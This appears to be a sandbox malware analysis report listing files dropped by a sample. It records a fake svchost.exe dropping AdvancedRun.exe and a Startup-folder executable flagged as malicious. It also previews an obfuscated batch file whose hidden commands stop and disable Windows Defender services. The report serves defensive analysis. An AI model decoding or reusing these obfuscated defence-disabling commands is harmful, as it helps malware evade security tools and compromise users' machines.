Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_cmibjvn4.a3u.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_esromtmv.n4u.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_esromtmv.n4u.ps1	
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fxvu5kvv.qst.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_h0ed533f.d4f.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hp2e4acs.vrq.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_hp2e4acs.vrq.psm1	
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_imawebg0.wrn.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kelglv4g.n1l.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kk142ci4.ott.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kxmoa5v4.5ft.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_kxmoa5v4.5ft.ps1	
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_lscqobik.231.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_n14okjrl.n5g.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nfqttbeo.okq.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	0
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ngi0cxyh.w2b.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ngi0cxyh.w2b.psm1	
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_npna350w.ari.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_o2zsu4op.2ff.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ptorcjqp.0jk.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_qemytlsk.kwi.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_rtjvpeti.1jr.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ss2r3um2.zkm.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tufpssei.5sd.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_tufpssei.5sd.ps1	
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_uedvuow2.czg.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_x13c3vx2.l0y.ps1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xeixdhy5.n1l.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xwfb5lql.eh0.psm1	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_xwfb5lql.eh0.psm1	
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651(A
Malicious:	false
Reputation:	unknown
Preview:	1

C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....)..... *)..... *).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... ....

C:\Users\user\AppData\Local\Temp\e0347df6-417a-43b3-8594-6630f8783e0d\test.bat	
Process:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xa r%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\AdvancedRun.exe	
Process:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	91000
Entropy (8bit):	6.241345766746317
Encrypted:	false
SSDEEP:	1536:JW3osrWjET3tYIrrRepnbZ6ObGk2nLY2jR+utQUN+WXim:HjjET9nX0pnUOik2nXjR+utQK+g3
MD5:	17FC12902F4769AF3A9271EB4E2DACCE

C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\AdvancedRun.exe	
SHA1:	9A4A1581CC3971579574F837E110F3BD6D529DAB
SHA-256:	29AE7B30ED8394C509C561F6117EA671EC412DA50D435099756BBB257FAFB10B
SHA-512:	036E0D62490C26DEE27EF54E514302E1CC8A14DE8CE3B9703BF7CAF79CFAE237E442C27A0EDCF2C4FD41AF4195BA9ED7E32E894767CE04467E79110E89522EA
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Reputation:	unknown
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....oH..+)..+)..+)...&.))...&.9).....().....)..+)...(.....().....).....*).....*).. Rich+).....PE..L.....(_.....@.....@.....L.....a.....B..x!.....p..... <.....text...)..... ..`.rdata.../.....0.....@..@.data.....@....rsrc....a.....b.....@..@..... .....

C:\Users\user\AppData\Local\Temp\f95cccdc-d717-4371-838c-66879494f3b1\test.bat	
Process:	C:\Users\Public\Documents\2D17B9CF\svchost.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	8399
Entropy (8bit):	4.665734428420432
Encrypted:	false
SSDEEP:	192:XjtIefE/Qv3puaQo8BElNisgwgxOTkre0P/XApNDQSO8wQJYbZhgEAFcH8N:xIef2Qh8BuNivdisOyj6YboVF3N
MD5:	B2A5EF7D334BDF866113C6F4F9036AAE
SHA1:	F9027F2827B35840487EFD04E818121B5A8541E0
SHA-256:	27426AA52448E564B5B9DFF2DBE62037992ADA8336A8E36560CEE7A94930C45E
SHA-512:	8ED39ED39E03FA6D4E49167E8CA4823E47A221294945C141B241CFD1EB7D20314A15608DA3FAFC3C258AE2CFC535D3E5925B56CACEEE87ACFB7D4831D26718E
Malicious:	false
Reputation:	unknown
Preview:	@%nmb%e%lvjgxfcm%c%qckbdzpzhfjq%h%anbajpojymsco%o%nransp% %aqeoe%o%mitd%f%puzu%f%bjs%..%fmmjryur%s%ukdtxiqneflfe%c%toqs% %xbvjy%s% ykctzeltrurlx%t%xdvrvty%o%tutofjebvoygco%p%noaevpkwrrrcf% %npfksd%w%ljconeph%i%sinxiygfbc%n%ykxnbrpdqztrdb%d%mfuvueeajpyxla%e%ewyybmmo%f%jdz tigyb%e%izwgzizuwfwq%n%slmffy%d%azh%..%wlhzjhxuz%s%zuiczqrqav%c%ocphncbzosf% %uee%c%kwrr%o%ofppkctzbccubb%n%oyhovbqs%f%nue%i%lgybs rbqk%g%xguast% %vas%w%tdayskzhki%i%fmmjryurgrdcz%n%emroplriim%d%ymxvyr%e%iqpwnheoi%f%ffehbxrlehlo%e%tutofjebvo%n%ywjkif%d%pvdaa% % trpa%s%xznydsnqgdbu%t%hplrbjxhnjes%a%yhyferx%r%dwcez%t%rrugvyblp%=%zjthdesmo% %ewyybmmowgsjdr%d%snmn%i%mbm%s%akxnoc%a%xar%b%mwm%l%ozlt%e%wlhzjhxuzh%d%roqtalnv%..%hlhdhvi%s%nsespdzm%c%kwrrsgvucidm% %ueax%s%xunijsdqhif%t%prvhhnqvvouz%o%liyjprtqxuur%p%j skzmuaxtb% %vwoqshkaaladz%S%ruuosytlcgu%e%nftvippqc%n%qhj%s%llxrmrlqje%e%tutofje%..%xxnqgsvqut%s%racqhzwreqndv%c%skizikcom% %ytf%c%pxdixotcx ymnev%o%dwcezzifyaqd%n%jjdpztfrehpv%f%xxrweg%i%lpfkfswxzemf%g%rxycnmibql% %hfzbr

C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\F1385DE3.exe	
Process:	C:\Users\user\Desktop\3GGQ4wTFwC.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	839160
Entropy (8bit):	5.788517474442657
Encrypted:	false
SSDEEP:	12288:JhdbUqFVAZqq2aVrYDGkjhGw9mdNTIl2czoxGWnTUbA:ndb2ZqTa+LjhGQmDeJBw6A
MD5:	2AC2D91AF826847F3E2544B2420A814D
SHA1:	79101B95F1D8171E6E5C4CE4E9D9372466A6259D
SHA-256:	3E3BF2B2439B584BB039F072D969A4B31F5EB4C03FD8033FEC911FF3ED5C1878
SHA-512:	9785737408C6345E35D4EBE9F438BD2647F2B9E230B53592A5D3EEBFC70B1969D4E1D614BBE44D7579803AF51211F84D2060F558B9052875169F55F91195B4FC
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: Metadefender, Detection: 40%, Browse • Antivirus: ReversingLabs, Detection: 49%
Reputation:	unknown
